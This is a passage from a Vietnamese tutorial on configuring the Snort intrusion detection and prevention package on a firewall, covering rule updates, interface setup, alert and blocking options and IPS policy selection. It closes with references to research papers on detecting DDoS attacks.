


Đến General Settings và thực hiện những cấu hình sau :

- Remove Blocked Hosts Interval – 1 Hour
- Remove Blocked Hosts After Deinstall – No
- Keep Snort Settings After Deinstall – Yes
- Startup/Shutdown LoggingUpdate Interval – no




Ở mục Updates tab, bấm vào nút Updates rules để download Rule Snort.




Ở tab Snort, bấm vào nút add và thực hiện những cấu hình sau :

- Enable – Yes
- Interface – chọn Interface chạy dịch vụ Snort



Đến mục Alert Settings, và thực hiện những cấu hình sau :

- Send Alerts to System Log – Yes
- Block Offenders – Enable if you want to block offenders
- Kill States – Yes
- Which IP to Block – BOTH




Sau khi kết thúc cấu hình, bấm vào nút Save.

Ở màn hình giao diện Snort, tiến hành edit Interface :

Truy cập tab Wan, và thực hiện những cấu hình sau :

- Resolve Flowbits – Yes
- Use IPS Policy – Yes
- IPS Policy Selection – Connectivity



Enable tính năng IPS và chọn policy tên **Connectivity**.

Sau khi kết thúc cấu hình, bấm vào nút Save, và Start service Snort ở Interface này.

V. Tài liệu tham khảo

- *Sourav Mishra,* **DETECTING DDoS ATTACK USING Snort** , *March 2018* https://www.researchgate.net/publication/338660054_DETECTING_DDoS_ATTACK_USING_Snort
- *R. Doriguzzi-Corin, S. Millar, S. Scott-Hayward, J. Martínez-del-Rincón and D. Siracusa*, "**Lucid: A Practical, Lightweight Deep Learning Solution for DDoS Attack Detection**," in IEEE

Transactions on Network and Service Management, vol. 17, no. 2, pp. 876-889, June 2020, doi: 10.1109/TNSM.2020.2971776.

- *Shiv Kumar, R. C. Joshi,* **Design and implementation of IDS using Snort, Entropy and alert ranking system**, July 2011 https://www.researchgate.net/publication/238523745_Design_and_implementation_of_IDS_using_Snort_Entropy_and_alert_ranking_system
- *Dong Li, Chang Yu, Qizhao Zhou, Junqing Yu,* **Using SVM to Detect DDoS Attack in SDN Network**, Demcember 2018 https://www.researchgate.net/publication/329971957_Using_SVM_to_Detect_DDoS_Attack_in_SDN_Network